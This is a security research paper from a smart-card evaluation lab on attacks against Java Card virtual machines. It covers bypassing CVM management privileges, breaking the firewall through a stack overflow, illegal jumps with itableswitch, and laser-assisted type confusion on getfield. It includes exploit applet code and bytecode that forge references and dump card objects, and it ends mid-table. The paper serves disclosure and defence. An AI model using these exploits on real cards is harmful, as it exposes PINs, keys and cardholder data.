Java Card security, Software and Combined attacks

Jean Dubreuil
j.dubreuil@serma.com

Serma Safety and Security, ITSEF,
14 Rue Gallilée, 33600 Pessac, France

Résumé. The security of Java Card products is mainly based on the Byte Code Verifier (BCV) which is a mandatory step before loading any applet on an embedded Java Card Virtual Machine (JCVM). The BCV is therefore in charge of detecting some malicious code, preventing from software attacks. However the BCV is not sufficient against software attacks based on flaws in the JCVM implementation itself and against combined attacks. This paper presents software attacks with verified applets exploiting flaws in JCVM implementations and new techniques for combined attacks.

1 Introduction

Java Card [13] is a subset of the Java Standard technology adapted to be embedded on constrained devices such as smart cards. The Java Card technology is designed to securely store secret data and process transactions in hostile environments. These devices are everywhere in our lives (banking cards, (U)SIM cards, etc.). Today, many Java Card products support post-issuance applet loading. Thus strong security mechanisms are deployed in order to protect assets stored into the product.

1.1 Security model on Java Card products

CLASS files are produced by the output of the Java standard compiler. In order to be adapted to limited devices, CLASS files are converted into CAP files (Converted APplet). This file format, specified in [13], is a more condensed representation than the CLASS file format, reducing memory usage on devices. The Java Card Virtual Machine (JCVM), embedded in these devices, interprets the CAP files to execute applets.

As a subset of the Java language, Java Card inherits of its security rules. These rules are checked by the Byte Code Verifier (BCV). It ensures that the checked applet file format respects the specification (structural

verification), that all code contained in the methods is well formed and it verifies that all operations are type safe. The BCV performs only a static analysis. It is a mandatory step before loading an applet on secure products. The BCV is an essential security component in the Java Card sandbox model : any bug created by an ill-formed applet could induce a security flaw on the final product. However, the byte code verification is a costly algorithm in terms of time consumption and memory usage. Thus, constrained devices such as smart cards, cannot embed a full BCV. This is why the BCV is an off-card component.

The Java Card firewall is in charge of controlling memory accesses. The separation between the different applets is ensured by the firewall. Security contexts are uniquely assigned to each package. If two applets are instances of classes defined in the same package, they share the same context. Each object is assigned to a unique owner context which is the context of the applet creating this object. The firewall prevent accesses from one to another context. A super user context, called the JCRE context, also exists. It owns all the rights (reading, writing and method execution) on all the Java Card objects. Thus an object can only be accessed by their owner or by the JCRE context. However, a specific mechanism is defined by Java Card allowing data sharing between applets using *Shareable interface objects*.

The Java Card specification does not describe how the card content management should be handled. In order to counteract this, the GlobalPlatform Card Specification [8] provides a secure and interoperable applet management environment. Today, products involve cross-industry players where some entities may require privileges to manage their applets (load, install, delete, personalize, etc.). GlobalPlatform defines security policies, secure messaging protocols and integrity/confidentiality mechanisms to protect the card content management.

When all these security features are correctly deployed on the field, only applets which pass the BCV can be loaded on final products, protecting them against software attacks based on ill-formed applets.

1.2 State of the art on software attacks

Despite all the security features enforced by the Java Card environment, several software attack paths [3,5–7,9,11,12,15] have been found exploitable by the Java Card security community. However, most of these attacks are based on ill-formed applets.

Some software attacks are however exploited using well-formed applets. Two kinds of attack can be found. The first one exploits weaknesses of the

targeted JCVM implementation. For example, the transaction mechanism has been found vulnerable on several JCVM implementations leading to some type confusion attacks as explained in [12].

The second kind of attacks is based on flaws in the BCV implementation. This last case is the most powerful attack because once found, a BCV flaw can theoretically be exploited on every JCVM implementations, assuming that the JCVM will not perform supplementary checks on the CAP file. At the opposite when a weakness is found in a particular JCVM implementation it is unlikely (but still possible) that other implementations will share this same weakness. In [6, 11] several flaws in the BCV have been demonstrated.

1.3 State of the art on combined attacks

In this paper, *combined attacks* can be defined as fault injection on legal applets (i.e. which pass the BCV) in order to perform a software attack. A malicious code is hidden in the applet code and the fault injection mutates the code in a favourable way leading to execute the software attack. Fault injections are induced by a laser beam targeted on the chip while its running. The execution can be faulted but laser disturbances are more or less random. Some amount of effort is therefore required in order to succeed a combined attack.

In [2], authors described a combined attack based on the use of a laser beam which disturbs the correct execution of the *checkcast* bytecode, allowing an attacker to perform type confusions with a legal applet. In [1], they focused the attack on the manipulated data from the operand stack allowing an attacker to disturb boolean values and to perform type confusions. In [10], type confusion is also obtained, exploiting the memory management of the product. The *goto_w* bytecode is disturbed in [4] allowing the attacker to perform illegal jumps.

1.4 Our contribution

Our contribution intends to address the two fields of attack listed in the previous section by presenting new software attacks based on well-formed applets (Section 2) and new principles of combined attacks (Section 3). The software attacks are based on flaws in some specific JCVM implementations. The presented combined attacks are designed to be optimal in term of success rate with a minimal effort. As all the introduced applets are not detected by the BCV, these attacks can be considered as realistic on the field.

2 Software attacks based on verified applets

The attacks described in this section are software attacks that have been performed on different JCVM implementations studied by SERMA during its security evaluation works. The applets used to perform each of these attacks are fully legal (e.g. they successfully pass the BCV). However the BCV is not faulty here : the malicious applets cannot be detected because only flaws in the JCVM implementation are exploited to perform these attacks. Therefore the described vulnerabilities are specific to one or maybe few implementations. The Oracle's BCV was used to check the applets.

2.1 Managing the CVM without having the CVM privileges

Brief reminder about the CVM The GlobalPlatform Card Specification [8] introduces the CVM Application that provides a Cardholder Verification Method. In other words, the CVM is a global Personal Identification Number (PIN) shared with all other applets. Although the CVM verification services may be accessed by any applet, only privileged applets are allowed to manage the CVM. Management services are updating the PIN value, block/unblock the CVM and change the try limit. Applications authorized to perform management operations must have the *CVM Management privilege*.

Attacking the CVM The *CVM* interface is described by the GlobalPlatform Card Specification [8]. The *CVM* is a PIN object, therefore one way to implement it may be :

```
1  public class CVMImplementation extends OwnerPIN implements CVM {
2      ...
3      public boolean update(byte[] buffer, short offset, byte length, byte format) {
4          if (!hasCVMManagementPrivilege())
5              return false;
6          ...
7          //Calling update method of OwnerPIN
8          update(buffer, offset, length);
9          return true;
10     }
11     ...
12 }
```

Listing 1. CVMImplementation.java

By doing this, the developer takes advantage of the already existing class *OwnerPIN*. Checks on the *CVM Management privilege* are performed while entering into any management method. This implementation is quite secure and should prevent any software attack.

However an explicit cast from *CVM* to *OwnerPIN* is possible and gives the access to the methods like update() or reset() that requires special applet privileges (*CVM Management privilege*) when using *CVM* object but no special privileges when used "as" *OwnerPIN*. Therefore, an unprivileged applet can obtain a reference to a *CVM*, cast it to the *OwnerPIN* and modify its reference value or try counter. Here is a simple code demonstrating such behaviour :

```
1  byte length = (byte)apdu.setIncomingAndReceive();
2  CVM pin = GPSystem.getCVM((byte)0x11);
3
4  switch(clains) {
5      case CLAINS_SET: {//PIN is set using the CVM object
6          boolean result = pin.update(buffer, ISO7816.OFFSET_CDATA,  length,CVM.FORMAT_BCD);
7          if (result)
8              return;
9          else
10             ISOException.throwIt(ISO7816.SW_CONDITIONS_NOT_SATISFIED);
11     }
12     case CLAINS_SET_OWNERPIN: {//PIN is set using the OwnerPIN object
13         OwnerPIN opin = (OwnerPIN)pin;
14         opin.update(buffer, ISO7816.OFFSET_CDATA, length);
15         return;
16     }
17     case CLAINS_CHECK: {//Verification is performed with CVM object
18         short result = pin.verify(buffer, ISO7816.OFFSET_CDATA, length, CVM.FORMAT_BCD);
19         if (result == CVM.CVM_SUCCESS)
20             return;
21         byte ptc = pin.getTriesRemaining();
22         ISOException.throwIt((short)(0x63c0 + ptc));
23     }
24 }
```

Listing 2. ExploitCVM.java

An unprivileged applet is rejected when trying to set the PIN value using the *update()* method of the *CVM* interface. But we have seen some implementations where no exception is thrown when using the *update()* method of the *OwnerPIN* class. The PIN value is correctly updated which could be verified by a call to the *verify()* method, validating the attack.

This attack should not work The *CVM Management privilege* is therefore completely by-passable in a software manner, using a legal applet. However such attack should be detected at runtime and a Security Exception should be thrown when the explicit cast from *CVM* to *OwnerPIN* is performed and when the *update()* method of the *OwnerPIN* class is called.

To be accessed from any applet, the *CVM* instance must be a Shareable object. The Java Card specification [13] defines specific rules for the firewall checks. When accessing a Shareable object with the *checkcast* or the *instanceof* bytecode the following rules must be applied :

– If the object is owned by an applet in the currently active context, access is allowed.

– Otherwise, if the object's class implements a Shareable interface, and if the object is being cast into (*checkcast*) or is being verified as being an instance of (*instanceof*) an interface that extends the Shareable interface, access is allowed.
– Otherwise, if the Java Card RE is the currently active context, access is allowed.
– Otherwise, access is denied.

In the case described in listing 2, the currently active context corresponds to the applet used to perform the exploit. It is therefore different from the *CVM* instance context. The first rule is not fulfilled, the second one must be executed. The *CVM* instance is a Shareable Object but the *OwnerPIN* class is not a Shareable Interface : the second rule is not applicable. The currently active context is not the JCRE context. Thus the access should be denied by the firewall.

On the faulty implementations, the explicit cast is not rejected by the firewall. This vulnerability is exploited here on the *CVM* object, but other attack paths could probably be found using this vulnerability.

Conclusion The use of the *OwnerPIN* class is a good programming practice. However a wrong implementation of the firewall allows an explicit cast from a Shareable Object to a class which is not a Shareable Interface. Such vulnerability allows an attacker to perform cast operations on the Shareable objects, leading to give access to forbidden methods. In our case, the attacker can perform management actions on the *CVM* object without having the mandatory rights as requested in the GlobalPlatform specification.

2.2 Breaking the Firewall through a Stack Overflow

Performing a Stack Overflow with a legal applet JCVM are embedded into limited hardware. Among limitations, the available RAM is small and is split in order to be used by the low level OS, the JCRE and the applets. Thus, the operand stack and local variables area size reserved to Java Card applets is limited. This area may be not enough large to process a significant sequence of method calls. When this occurs, the JCVM must check the bounds of this area and an exception should be thrown if a method call requires more memory than available.

Here is a simple example to illustrate this mechanism :

```
1 public class StackExample extends Applet {
2     public void process(APDU apdu) {
```

```
3             method1();
4         }
5         public static void method1() {
6             short local0 = (short) 0;
7             short local1 = (short) 0;
8             method2();
9         }
10        public static void method2() {
11            short localA = (short) 0;
12            short localB = (short) 0;
13            ...
14        }
15    }
```

Listing 3. StackExample.java



Fig. 1. Detected overflow on operand stack

Figure 1 illustrates the execution of code shown in listing 3. When *method1()* calls *method2()*, the JCVM calculates the memory size needed by this new method by adding the number of argument (in our case, 0), the number of local variables (2) and the maximum stack size (1). In our case, the addition result is 3 and only 2 slots are available (the stack of *method1()* is considered as available as it is unused when *method2()* is called). The remaining available memory for local variables and operand stack is smaller than needed. A *RuntimeException* should therefore be thrown to prevent an overflow on this memory area.

However some implementations have been found vulnerable. Thus an attacker can perform an overflow on the memory area reserved for the local variables and the operand stack. This overflow is often limited, on the currently studied cases, only a 2 bytes overflow can be performed. However, the following section will describe an exploit based on this limited overflow. It should be noted that the applet used to perform this overflow is fully legal.

Breaking the Firewall We have seen that, on some JCVM implementations, a legal applet can perform a small overflow on the memory area dedicated to handle the operand stack. We now present how such vulnerability could be exploited to break the firewall on this implementation.

First of all a short recall about *frames*. Java Card Virtual Machine *frames* contain a set of local variables, an operand stack and all needed data to reconstruct the previous *frame*. When a method is invoked a new *frame* is built an pushed, and when it ends, the *frame* is popped and the previous one is reconstructed from data contained in the current *frame*. This data will be now called *frame* header.

The entire *frame* data is usually stored into the same memory area. However, in some implementations, the local variables and the operand stack are separated from the headers. Two stacks are handled in this memory area. Considering the code described in listing 3, figure 2 illustrates this double stack.



Fig. 2. Frames management

As described in figure 2, the local variables and the operand stack are allocated from the bottom of the memory area and the headers are inserted from the top. The *process()* has no header because it is the first method, therefore there is no frame to reconstruct when exiting *process()*. The header of *method1()* contains needed data to restore the *frame* of

process(). In JCVM implementations, a *frame* header usually contains the following elements :

- the Java Program Counter (JPC) indicating where continuing the execution in the previous method when the current one is exiting,
- the security context (JContext) to restore when returning to the previous method,
- the number of local variables of the previous method,
- the number of elements present on the operand stack of the previous method when the current method was invoked.

Figure 2 shows the consequences of a stack overflow. A part of the last *frame* header can be modified by pushing values onto the stack, leading to corrupt the *frames* management. Here is the code that will be used to break the firewall. Note that this code is fully legal and no modification is performed on the compilation output :

```
1  public class BreakingTheFirewall extends Applet {
2      public void process(APDU apdu) {
3          ... //Some initialisation
4          short param1 = Util.getShort(buffer, ISO7816.OFFSET_CDATA);
5          short param2 = Util.getShort(buffer, (short) (ISO7816.OFFSET_CDATA + 2));
6          Object obj = changeContextAndForgeRef(param1, param2);
7          ... //Perform operations on obj with the new security context
8      }
9      public static Object changeContextAndForgeRef(short context, short value) {
10         short obj;
11         short padding1, padding2, padding3;
12         short context2 = context;
13         Object obj2 = null;
14         short value2 = value;
15
16         corruptHeader((short) 3);//Corrupt
17
18         //Type confusion
19         value = obj;//Actually, it performs: obj2 = value2
20
21         //Change context of process
22         value2 = context;//Actually, it performs: JContext = context2
23
24         corruptHeader((short) 9);//Restore
25
26         return obj2;//Pop the current frame
27     }
28     public static void corruptHeader(short nbLocals) {
29         nbLocals = nbLocals;//Dummy operation to push the value of nbLocals onto the stack
30     }
31 }
```

Listing 4. BreakingTheFirewall.java

```
1  bspush 3;          //Argument of corruptHeader
2  invokestatic 2;    //Call corruptHeader
3  sload_2;           //Push obj onto the stack
4  sstore_1;          //Store into value
5  sload_0;           //Push context onto the stack
6  sstore 8;          //Store into value2
7  bspush 9;          //Argument of corruptHeader
8  invokestatic 2;    //Call corruptHeader
9  aload 7;           //Push obj2 onto the stack
10 areturn;           //Pop the current frame
```

Listing 5. Compilation output of *changeContextAndForgeRef()*



Fig. 3. Frames management

Figure 3 illustrates lines 16 to 22 and line 29 in listing 4. When the value *3* is pushed onto the stack, the *frame* header of *corruptHeader()* is modified. Then, at the end of *corruptHeader()*, the *frame* is popped and the *frame* of *changeContextAndForgeRef()* is reconstructed based on data contained in the *frame* header of *corruptHeader()*. The number of local variables has been corrupted from 9 to 3, thus the first local variable is now *context2* instead of *context*, and any access to the ninth one is actually an access to the *JContext* of the *changeContextAndForgeRef()* *frame* header.

A type confusion is then performed in order to forge a reference from a short value. As the *frame* is corrupted, the value of *value2* is stored into *obj2*. The *JContext* is also modified using the same principle.

A second call to *corruptHeader()* method is performed to restore the *changeContextAndForgeRef() frame*.

Finally, the current *frame* is popped and the *frame* of *process* is reconstructed. At line 7 in listing 4, the security context has been updated and the local variable *obj* contains the forged reference.

With the type confusion an attacker can forge any reference from a short value given in the APDU buffer as shown in listing 4. Therefore an exhaustive search is performed to find all the existing Java Card objects. Once found these objects are read using respectively the *<t>aload* and *getfield_<t>* bytecodes depending on if the forged object is an array or a class instance. Write operation can also be performed.

However the firewall should prevent any access to objects belonging to other applets than the currently selected one. As the security context can also be corrupted, the firewall would authorize such accesses. For one specific object only two values of the security context shall authorise access to this object :

- the value of the security context of the accessed object,
- the value of the JCRE security context. (This context shall be authorised to access to all the Java Card objects).

The value of the JCRE security context can be found through an exhaustive search. Once found, it can be used to access to all the Java Card objects without being rejected by the firewall checks.

Conclusion A wrong management of the stack pointer leads to a small overflow on the memory area dedicated to the operand stack. This vulnerability is exploited to perform a larger overflow which allows to update the Java Card security context. Hence, all the Java Card objects are dumped. The applet used to perform this exploit is a legal one (not detected by the BCV).

2.3 Illegal jumps using *itableswitch/ilookupswitch* bytecodes

The theoretical vulnerability The description of the *itableswitch* bytecode found in the Java Card specification [13] states that jump offsets are signed 16-bit values. Therefore this bytecode could perform negative jumps as well as positive jumps.

Some JCVM implementations has been found wrongly implemented on the management of the jump offsets. These offsets are interpreted as unsigned values although the specification says that these offsets are signed

16-bit offsets. This vulnerability could also be found on the *ilookupswitch* bytecode.

If these JCVM execute an *itableswitch* bytecode that contains a negative jump offset, a long positive jump will be performed instead of a negative jump. However, the BCV has checked only one jump target, the one obtained with the negative offset. Thus the JCVM will execute a piece of code not verified by the BCV or at least not verified in the same context. Therefore this vulnerability allows to perform illegal jumps through the Java Card loaded code.

```
1  ...
2  ...          //Target of the negative jump: the BCV checks here
3  [...]
4  74           //itableswitch bytecode
5  0021         //Default jump offset
6  01000000     //Low byte
7  01000002     //High byte
8  C000         //Negative jump offset for the first case
9  ...          //Other offsets for the other cases
10 [...]
11 [...]        //Many, many code
12 [...]
13 ...          //Target of the jump if interpreted as unsigned offset: JCVM jumps here
14 ...
```

Listing 6. Bytecode containing an itableswitch with a negative offset

The vulnerability in practice with its limitations This attack path is quite simple and once the attacker can perform illegal jumps, all kind of software attacks can be hidden from the BCV. In this case, the BCV is no longer relevant as the attacker can hide everything he wants. However this attack path has three known limitations in practice.

The first one is that the Java Card standard compiler will never generate an *itableswitch*/*ilookupswitch* bytecode with a negative jump offset as arguments. Although this is authorized in the Java Card specification, no known method leads to generate such output from the Java Card standard compiler. Therefore, the attacker needs to forge a correct CAP file with a negative jump offset in an *itableswitch*/*ilookupswitch* bytecode. However, the forged applet will still pass the BCV.

The two other limitations are similar. Indeed, the amount of code to perform the attack is huge as a large jump will be performed. The jump offset is stored on two bytes. Thus the delta position between the legal target and the illegal one is exactly 65535 bytes length. Therefore the attack needs more than 65536 bytes of Java Card code in order to work.

The second limitation comes with the maximum size of a method which is 32767. Thus, the jump will be performed across several methods.

The last and the most restrictive limitation is that the maximum size of the method component of a CAP file is 65535. Thus the attack cannot be contained in one CAP file. Two CAP files must be loaded onto the product and from the first one, the large positive jump will target a bytecode contained into the second CAP file. In memory, between the two CAP files, some data about the packages is probably stored, and this must be taken in account when preparing the two CAP files. Listing 7 illustrates the resolution of these two constraints.

```
1  //Package A
2  .method public void process(Ljavacard/framework/APDU;) {
3      //Max stack: 1    Max locals (with args): 2
4      aload_0;
5      invokevirtual 1;//executeJump
6      [...]
7  }
8  .method public void executeJump() {
9      //Max stack: 1    Max locals (with args): 3
10     goto_w L1;
11     L0: return;// BCV checks here
12     nop;[...]nop;// ~0x4000 nops
13     L1: iipush 0;
14     itableswitch L0 0 1 L0 L0;//jump offsets are 0xC000
15 }
16
17 //Package B
18 .method public void static dummy() {
19     //Max stack: 0    Max locals (with args): 0
20     nop;[...]nop;// 0x6000 nops
21 }
22 .method public attack()V {
23     //Max stack: 1   Max locals (with args): 20
24     nop;[...]nop;// 0x6000 nops: JCVM executes somewhere here
25     sspush 1234;
26     sstore 10;//Allowed as Max Stack = 20
27     return;
28 }
```

Listing 7. Code example to solve size constraints

The BCV checks at L0 target and the two packages are considered as legal. The JCVM performs a positive jump and the code contained into the *attack()* method is executed. The *dummy()* method is used because of the maximum size of a method limitation. An example of exploitation is also given. When jumping into the *attack()* method, an overflow on the local variables is performed as the *executeJump()* method has declared only 3 local variables and the *attack()* method has declared 20 local variables. The JCVM perform a jump and the code contained in the *attack()* method is executed with the context of the *executeJump()* method. This principle has been used to performed a privileges elevation as described in section 2.2. This is just an example, any malicious code can be hidden and executed using this attack principle.

Conclusion This third and last software attack is based on a wrong interpretation of the Java Card specification [13]. Despite its limitations,

the attack principle is quite simple and its exploitation is powerful, allowing an attacker to hide any malicious Java Card code from the BCV.

2.4 Conclusion on software attacks

These three software attacks show that the correctness implementation of the JCVM embedded on sensitive products must be carefully checked. Today, a huge part of the security of the products relies on the robustness of the BCV but these attacks demonstrate that the BCV is not always sufficient enough to protect the JCVM against this type of software attacks.

3 Combined attacks

In this section, two combined attacks will be introduced. The goal is to propose new principles of combined attacks that optimise the success rate of the fault injection.

The presented attacks have been attempted on several products from different manufacturers. These are state of the art products in term of countermeasures. Therefore the results presented in the following sections show the robustness of the nowadays JCVM against these types of combined attack. Six products have been evaluated from four different software manufacturers. The list of the products is shown in table 1.

Reference	Software manufacturer	Integrated Circuit	Java Card	GlobalPlatform
A1	A	1	3.x.x	2.x.x
A2	A	2	3.x.x	2.x.x
A3	A	3	3.x.x	2.x.x
B3	B	3	2.x.x	2.x.x
C2	C	2	3.x.x	2.x.x
D2	D	2	3.x.x	2.x.x

Tableau 1. Product list

3.1 Optimised type confusion with the *getfield* bytecode

Overview The *getfield_<t>* is a family of bytecodes used to access to the fields of an instance. This family declines different bytecodes to read all types of fields (boolean, byte, short int, reference). Moreover, for each kind of field, two bytecodes exists. For instance, to read a short value, the *getfield_s* and *getfield_s_w* bytecodes can be used. The first one takes

a one byte operand and the second one takes a two bytes operand. In any cases, the operand is an index in the constant pool component that identifies an item of type *CONSTANT_InstanceFieldref*. If the constant pool is large, this index must be greater than 255, thus the *getfield_<t>_w* bytecode is used. When the CAP file is loaded onto a product, the operand is resolved and the index is transformed into a value that is implementation dependent.

The maximum number of members in a Java Card class is 255. Thus whatever the internal object representation implemented into the JCVM, a *getfield_<t>* bytecode must be able to access to 255 fields. As the operand of the *getfield_<t>* bytecode is coded on only one byte, every values except one of this operand target a valid field if the accessed object has 255 fields.

Hijacking the *getfield* bytecode This characteristic of the *getfield_<t>* bytecode could be used to abuse of this bytecode. The principle is described in listing 8.

```
1  public class GetFieldAttack extends Applet {
2      short field0 = (short) 0xCAFE;
3      short field1 = field0;
4      short field2 = field0;
5      ...
6      short field253 = field0;
7      byte[] forgedArray = null;
8
9      public void process(APDU apdu) {
10         ...
11         forgedArray = forgeArray();
12         ...
13     }
14     public byte[] forgeArray() {
15         return this.forgedArray;//Fault injected here
16     }
17 }
```

Listing 8. Attacking the getfield bytecode

```
1  .method public forgeArray()[B {
2      aload_0;            //Push this on the stack
3      getfield_a 254;     //Reading field at index 254 the fault must corrupt this index
4      areturn;            //Returning the read value
5  }
```

Listing 9. Bytecode corresponding to the forgeArray() method

The *forgeArray()* method returns the content of the *forgedArray* field. This field is a byte array field, initialised with the *null* value. All the other fields are *short* fields initialized with the same value. This code is completely legal. The *forgeArray()* method execution can be split into two phases (see listing 9). The first one is the push operation of the content of

the field and the second one is the return. The push operation is performed with a *getfield_a* bytecode. For the 256 possible values of the operand, one is invalid (255), one returns the right result (254), and all the other ones correspond to the other short values. Thus if the operand fetch is disturbed by a fault injection, it is highly probable to read a short field instead of reading the only byte array field. If such a disturbance is successfully obtained, the *forgedArray* field will be updated in the *process()* method and the *forgedArray* field will contain the reference *0xCAFE* instead of containing the *null* reference. A type confusion is performed and the effect is permanent as it is stored in an instance field. The *forgedArray* field can be accessed indefinitely once one fault injection has produced one right disturbance.

This attack methodology can be improved as presented in listing 10. The type confusion is performed between two objects. Once the attacker has obtained one successful type confusion between the classes *Container* and *FakeContainer*, a permanent state is reached in which the attacker can forge any reference from a short value without further faults injection. Moreover, using the matching fields as shown in listing 10, the reference forging can be directly performed on fields with specific type if the attacker does not want to be rejected by a *checkcast* operation.

```
1  public class Container {
2      public short object     = (short) 0;
3      public short byteArray  = (short) 0;
4      public short shortArray = (short) 0;
5      public short pin        = (short) 0;
6      public short key        = (short) 0;
7  }
8  public class FakeContainer {
9      public Object object        = null;
10     public byte[] byteArray     = null;
11     public short[] shortArray   = null;
12     public PIN pin              = null;
13     public Key key              = null;
14 }
15 public class GetFieldAttack extends Applet {
16     Container field0 = new Container();
17     Container field1 = field0;
18     Container field2 = field0;
19     ...
20     Container field253 = field0;
21     FakeContainer forgedFakeContainer = null;
22
23     public void process(APDU apdu) {
24         ...
25         switch(ins) {
26             case FAULT_ATTACK:
27                 buffer[0] = 0x55;
28                 forgedFakeContainer = forgeFakeContainer();
29                 if (forgedFakeContainer != null)
30                     buffer[0] = 0xAA;//success marker
31                 apdu.setOutgoingAndSend((short)0, (short) 1);
32                 return;
33             case SET_OBJECT:
34                 ...
35             case SET_BYTE_ARRAY:
36                 field0.byteArray = p1p2;//The short value can be legally updated...
37                 return;
38             ...
```

```
39              case DUMP_BYTE_ARRAY:
40                  byte[] data = forgedFakeContainer.byteArray;//... it is now a reference
41                  Util.arrayCopy(data, (short)0, buffer, (short)0, (short)data.length);
42                  apdu.setOutgoingAndSend((short)0, (short)data.length);
43                  return;
44              ...
45          }
46          ...
47      }
48      public FakeContainer forgeFakeContainer() {
49          return this.forgedFakeContainer;//Fault injected here
50      }
51  }
```

Listing 10. Improvement of the attack principle

If the attacker can disturb the operand fetch of the *getfield_<t>* bytecode, this attack principle has the advantage of having a very high theoretical success rate whatever the obtained disturbance. Moreover the memory does not have to be filled in order to optimise the attack. This principle, based on the attack described in [10], offers a new alternative to perform type confusion with a lower footprint in term of memory usage.

Experimental results During characterization phase, code described in listing 11 is used to characterize effects obtained when the operand is disturbed. Fields from index 0 to 253 reference different *Container* instances. Each *Container* instance has a unique *id*. When a successful disturbance is obtained, the *id* field is read and based on the value returned, the attacker knows the obtained disturbed operand.

```
1   public class Container {
2       public short id;
3       public Container(short id) {
4           this.id = id;
5       }
6   }
7   public class FakeContainer {
8       public short id = 0;
9   }
10  public class GetFieldAttack extends Applet {
11      Container field0 = new Container((short) 0xFF00);
12      Container field1 = new Container((short) 0xFE01);
13      Container field2 = new Container((short) 0xFD02);
14      ...
15      Container field253 = new Container((short) 0x02FD);
16      FakeContainer forgedFakeContainer = null;
17
18      ...
19  }
```

Listing 11. Code for characterize obtained faults

This attack principle has been tested on two JCVM implementations that are state of the art products in term of countermeasures. Future work would be to test this attack principle on other JCVM implementations.

No specific effort was performed to increase the reproducibility of the attacks. On all the tested products, more than 10 type confusion has been

performed in less than 40 000 attempted fault injections. As shown in 2, the initial operand value of the targeted *getfield_<t>* bytecode was different on the two tested products. Exploitable results were obtained in the two cases but no conclusion about the impact of this difference can be stated with no more results. Nevertheless these two test campaigns have demonstrated that this kind of attack can be successfully attempted on nowadays JCVM.

Reference	Reproducibility	Initial operand value	Obtained faulty operands
A1	$< 1\%$	0x7F	0x7E, 0xEF
A2	$< 1\%$	0x5A	0x35, 0x6D

